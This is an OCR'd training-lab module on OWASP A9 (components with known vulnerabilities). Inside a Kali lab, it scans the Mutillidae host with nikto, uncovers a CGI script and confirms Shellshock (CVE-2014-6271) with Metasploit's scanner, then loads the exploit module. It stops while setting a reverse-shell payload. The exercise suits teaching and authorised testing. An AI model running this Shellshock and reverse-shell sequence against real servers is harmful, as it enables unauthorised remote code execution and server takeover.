00149: Introduction To OWASP Top Ten: A9 - Using Components With Known Vulnerabilities

Objective

At the end of the module the student will be able to:

- Identify and exploit simple examples of Using Components With Known Vulnerabilities

Scenario

The OWASP project has put together a web application called Mutillidae that aids in the instruction of the OWASP Top Ten web vulnerabilities. In this module we will learn about A9: Using Components With Known Vulnerabilities from the 2017 OWASP Top Ten web vulnerabilities.

Please Note: You must click the "Submit" button in the bottom right section of the 'Lab Instructions' pane in order to submit your lab for grading. Graded lab submissions are based on performance of tasks completed in the lab. When you submit your lab for grading, you might see a message stating, "Sorry, you did not pass." This is due to the way the Lab Scoring Technology converts your score and passes it to the Liberty Learning Platform and is NOT necessarily indicative of your final score on the lab. The final calculation of your score will be converted from successful completion of lab exercise tasks and then re-calculated & recorded into Liberty's Grading Book, based on the total number of points the assignment is worth.

Before submitting your lab, you can review your current Lab Score based on a possible max score of 10 representing how many tasks were completed. Click the 'Check Score' link located on your Desktop to see your Lab Score at any time while working on the lab and check your gradebook for your final score, when complete.

Next: Detect the Insecure...

Detect the Insecure Component


Scenario

No matter how secure the application is, if it uses insecure components, it will be insecure. If an attacker is able to compromise the underlying system, or get around the security by exploiting insecure plugins, then the security of the web application will be compromised.

In this exercise, we will detect the insecure component. In the next exercise, we will compromise that insecure component and thus control the application.

1. ☐ Log in to the Kali machine with the username student and the password student.
2. ☐ Open a Terminal window by clicking the icon second from the top on the left hand dock.
3. ☐ Run a nikto scan on the server by entering the following command:
   nikto -host mutillidae
   and pressing Enter.

   The result that we will follow up on is the discovery of a robots.txt file.




```
student@kali:~$ nikto -host mutillidae
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.100
+ Target Hostname:    mutillidae
+ Target Port:        80
+ Start Time:         2018-01-30 16:31:32 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 131145, size: 198, mtime: Thu Jan 18 16:11:19 2018
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differe
nt fashion to the MIME type
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also
current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.w
isec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8185 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2018-01-30 16:31:49 (GMT-5) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
student@kali:~$
```

4. ☐ Retrieve the robots.txt file by executing the following command in the Terminal window:
   wget mutillidae/robots.txt -O- 2>/dev/null

This command will display the contents of the **robots.txt** file to the screen. It shows that **cgi-bin/status.cgi** is not allowed to be indexed by search engines.

The **-O-** is the capital letter O, with a dash before and after.
For the wget command, the **-O-** argument indicates that wget should print the file to the screen. The **2>/dev/null** redirects all the control output to the null device, meaning it just throws it away and doesn't display it.




```
student@kali:~$ wget mutillidae/robots.txt -O- 2>/dev/null
User-agent: *
Disallow: cgi-bin/status.cgi
student@kali:~$
```

5. Retrieve the output from the status.cgi script by executing the following command in the Terminal:
wget mutillidae/cgi-bin/status.cgi -O- 2>/dev/null

It looks like it gives some output about the Operating System in use. One thing that sticks out the most is the fact that it is running on Ubuntu 12.04. This version is very old and definitely not secure. There are many way to exploit a system this old, but we will focus on one, suggested by the source of the information. This information comes to us from a cgi script. Old versions of Linux running cgi scripts were vulnerable to the Shellshock exploit. Since we have a cgi script, we will first test to see if it is vulnerable.

The main point here is that it doesn't matter if the web application is secure, if the Operating System is vulnerable to remote attacks that can result in complete compromise. The same idea applies to whatever other components are being used by the application.




```
student@kali:~$ wget mutillidae/cgi-bin/status.cgi -O- 2>/dev/null

Everything is <b>OK</b><br>
Linux mutillidae 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
<br>
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION_ID="12.04"
student@kali:~$
```

6. ☐ To check whether or not the servre is vulnerable to Shellshock, we will use Metasploit. In the Terminal, enter the following command:
sudo msfconsole

Metasploit should come up after a few seconds, with some funky random ASCII art.

Metasploit is an attack framework. It allows you to easily put together exploits and payloads and comes with a full featured payload called Meterpreter, which has remote shell functionality, but also allows tunneling of post-exploitation modules. Fully diving into Metasploit is beyond the scope of this module, and in this module, we will just use some basic functionality.




```
student@kali:~$ sudo msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.31-dev                         ]
+ -- --=[ 1726 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

7. ☐ Type the following command into Metasploit:
search shellshock

It will display a number of results. The one we are interested in at the moment is the very first one, highlighted in the screenshot.

Notice the information contained in the path. It contains the term **scanner**, which tells us that this is an information gathering module. Notice about halfway down, there is a similarly named module with the term **exploit** in the path. We will use that one in the next exercise.




```
msf > search shellshock

Matching Modules
================

   Name                                            Disclosure Date  Rank       Description
   ----                                            ---------------  ----       -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Apache mod_cgi Bash Environment Variable Inj
ection (Shellshock) Scanner
   auxiliary/server/dhclient_bash_env              2014-09-24       normal     DHCP Client Bash Environment Variable Code I
njection (Shellshock)
   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01    excellent  Advantech Switch Bash Environment Variable C
ode Injection (Shellshock)
   exploit/linux/http/ipfire_bashbug_exec          2014-09-29       excellent  IPFire Bash Environment Variable Injection (
Shellshock)
   exploit/multi/ftp/pureftpd_bash_env_exec        2014-09-24       excellent  Pure-FTPd External Authentication Bash Envir
onment Variable Code Injection (Shellshock)
   exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24       excellent  Apache mod_cgi Bash Environment Variable Cod
e Injection (Shellshock)
   exploit/multi/http/cups_bash_env_exec           2014-09-24       excellent  CUPS Filter Bash Environment Variable Code I
njection (Shellshock)
   exploit/multi/misc/legend_bot_exec              2015-04-27       excellent  Legend Perl IRC Bot Remote Code Execution
   exploit/multi/misc/xdh_x_exec                   2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote
 Code Execution
   exploit/osx/local/vmware_bash_function_root     2014-09-24       normal     OS X VMWare Fusion Privilege Escalation via
Bash Environment Code Injection (Shellshock)
   exploit/unix/dhcp/bash_environment              2014-09-24       excellent  Dhclient Bash Environment Variable Injection
 (Shellshock)
   exploit/unix/smtp/qmail_bash_env_exec           2014-09-24       normal     Qmail SMTP Bash Environment Variable Injecti
on (Shellshock)
```

8. ☐ In Metasploit, enter the following command:
use auxiliary/scanner/http/apache_mod_cgi_bash_env

This will load the module and the prompt will change accordingly.


Copy and paste from the search results to save yourself some typing time.



```
msf > use auxiliary/scanner/http/apache_mod_cgi_bash_env
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) >
```

9. ☐ Enter the following command in Metasploit to learn about the current module:
info

It will display information about the module, including a description and the options that need to be set to run it. In this case we will need to set the **RHOSTS** and **TARGETURI** variables.




```
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > info

       Name: Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
     Module: auxiliary/scanner/http/apache_mod_cgi_bash_env
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2014-09-24

Provided by:
  Stephane Chazelas
  wvu <wvu@metasploit.com>
  lcamtuf

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  CMD        /usr/bin/id      yes       Command to run (absolute paths required)
  CVE        CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER     User-Agent       yes       HTTP header to use
  METHOD     GET              yes       HTTP method to use
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI                   yes       Path to CGI script
  THREADS    1                yes       The number of concurrent threads
  VHOST                       no        HTTP server virtual host

Description:
  This module scans for the Shellshock vulnerability, a flaw in how
  the Bash shell handles external environment variables. This module
  targets CGI scripts in the Apache web server by setting the
  HTTP_USER_AGENT environment variable to a malicious function
  definition. PROTIP: Use exploit/multi/handler with a PAYLOAD
  appropriate to your CMD, set ExitOnSession false, run -j, and then
  run this module to create sessions on vulnerable hosts. Note that
  this is not the recommended method for obtaining shells. If you
  require sessions, please use the apache_mod_cgi_bash_env_exec
  exploit module instead.

References:
  Also known as: Shellshock
```

10. ☐ Enter the following commands to set the appropriate variables:

set RHOSTS mutillidae
set TARGETURI /cgi-bin/status.cgi

Once these are set, you are ready to launch the module.

If you type these wrong, it will not complain. However, when you try to run the module, it will give you an error that certain values are not set.




```
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > set RHOSTS mutillidae
RHOSTS => mutillidae
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > set TARGETURI /cgi-bin/status.cgi
TARGETURI => /cgi-bin/status.cgi
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > 
```

11. ☐ Enter the following command in Metasploit:
run

This will launch the module. If you noticed in the list of options the command that it will try to run is **/usr/bin/id**. If the server is vulnerable, we should see the results of the **id** command.

As we can see, it is vulnerable, since we see the results of the **id** command.




```
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > run

[+] uid=33(www-data) gid=33(www-data) groups=33(www-data)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > 
```

Exploit the Insecure Component

Scenario


Now that we know that the Operating System is insecure, we can use the **exploit** version of the Shellshock module to gain server access.

1. ☐ Load the Shellshock exploit by typing the following command intoMetasploit:
   use exploit/multi/http/apache_mod_cgi_bash_env_exec



```
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

2. ☐ This time, let's just view the options that we needd to set. Do this by entering the following command into Metasploit:
   show options




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                            yes       The target address
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0
.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

3. ☐ There are more options here, but we will still only set two of the exploit options. Do this by entering the following commands into Metasploit:

set RHOST mutillidae
set TARGETURI /cgi-bin/status.cgi

Note the lack of an S on the RHOST parameter.

For scanner type modules, the parameter is **RHOSTS**, with an **S**, as they are set up to scan many remote hosts. Exploit type modules are set up to attack a single host, hence the singular version of the parameter **RHOST**.




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST mutillidae
RHOST => mutillidae
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status.cgi
TARGETURI => /cgi-bin/status.cgi
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

4. ☐ Since this is an exploit, we must choose a payload that will be delivered when the exploit is successful. In this case, we will keep things simple and use a reverse shell. Select the exploit by issuing the following command in Metasploit:
set PAYLOAD linux/x86/shell_reverse_tcp

